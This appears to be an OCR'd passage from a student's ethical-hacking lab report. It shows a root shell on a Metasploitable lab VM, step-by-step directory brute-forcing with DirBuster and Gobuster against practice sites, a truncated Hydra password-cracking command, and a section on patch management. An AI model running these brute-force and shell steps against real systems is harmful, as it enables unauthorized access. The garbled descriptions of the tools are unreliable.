

sh: line 0: s: command not found
shell
[*] Trying to find binary 'python' on the target machine
[*] Found python at /usr/bin/python
[*] Using 'python' to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /bin/bash
root@metasploitable:/# ifconfig
ifconfig
eth0 Link encap:Ethernet HWaddr 08:00:27:37:3b:8a
inet addr:192.168.2.46 Bcast:192.168.2.255 Mask:255.255.255.0
inet6 addr: 2409:40c2:1050:dbb7:a00:27ff:fe37:3b8a/64 Scope:Global
inet6 addr: fe80::a00:27ff:fe37:3b8a/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:4930 errors:0 dropped:0 overruns:0 frame:0
TX packets:4256 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:406366 (396.8 KB) TX bytes:923689 (901.9 KB)
Base address:0xd020 Memory:f0200000-f0220000
lo Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:16436 Metric:1
RX packets:175 errors:0 dropped:0 overruns:0 frame:0
TX packets:175 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:58873 (57.4 KB) TX bytes:58873 (57.4 KB)
root@metasploitable:/#

Task 4 How to brute force attack in webserver using dir buster tool

Step1: open the kali linux terminal and just type it dir buster basically in built in kali linux tool

Uses: this is tool is bureforce attack in web server in different type of try combination of password


Step2: open the dirbuster tool




Step3: type the url web server

E:g certifiedhacker.com

Step4: increase thread 20




Step5: select the wordlist location





Step6: select the usr options

Step7:select the share options




Step8: select the dir buster options





Step9: click on start the attack

Result:



Task 5 How to fix web server hacking prevent

There was concept was pach management

Patch management is the systematic process of identifying, acquiring, testing, and installing software updates—commonly known as "patches"—to address security vulnerabilities, fix bugs, and enhance the performance of software and systems. These patches are typically released by software vendors and are essential for maintaining the security and efficiency of IT environments

Key Components of Patch Management

Identification: Monitoring for available patches from software vendors.

Acquisition: Downloading the necessary patches.

Testing: Evaluating patches in a controlled environment to ensure they don't introduce new issues.

Deployment: Applying patches to live systems.

Verification: Confirming that patches have been successfully applied and systems are functioning correctly

What are common areas patch management is used

Patch management is commonly used across several areas in IT and cybersecurity to maintain system security, stability, and performance. Here are the key areas where patch management is typically applied:

Operating Systems

Examples: Windows, Linux, macOS

Why: OS patches fix security vulnerabilities, enhance features, and resolve bugs.

2. Application Software

Examples: Microsoft Office, Adobe products, web browsers (Chrome, Firefox), productivity tools

Why: Applications often have vulnerabilities that can be exploited if not updated

Servers

Types: Web servers (Apache, Nginx), database servers (SQL Server, MySQL), file servers

Why: Critical for ensuring business continuity, performance, and data security.

4. Network Devices

Examples: Routers, switches, firewalls

Why: Patches fix vulnerabilities that could be exploited in cyberattacks or cause downtime

Extra activity Task 6 How to brute force attack in webserver using gobuster tool

Step1: open the kali linux terminal and just type it **go buster** basically in built in kali linux tool


Uses: this is tool is burtforce attack in web server in different type of try combination of password


Step2: open the **gobuster** tool

Step3: type the command

Command: gobuster dir –u http://testphp.vulnweb.com –W /usr/share/wordlists/dirbuster-list-2.3-small.txt


Result:







Step4: find the vulnerable directory click on find the link and get the in put is vulnerable directory

Result:





Step5 click on the file in installed.json get the in put id seesion id and source code



Extra activity Task 7 How to brute force attack in webserver using hydra

Step1: open the kali linux terminal

Step2 type the command

Command: hydra –l msfadmin –P/usr/share/wordlists/rockyou.txt

Result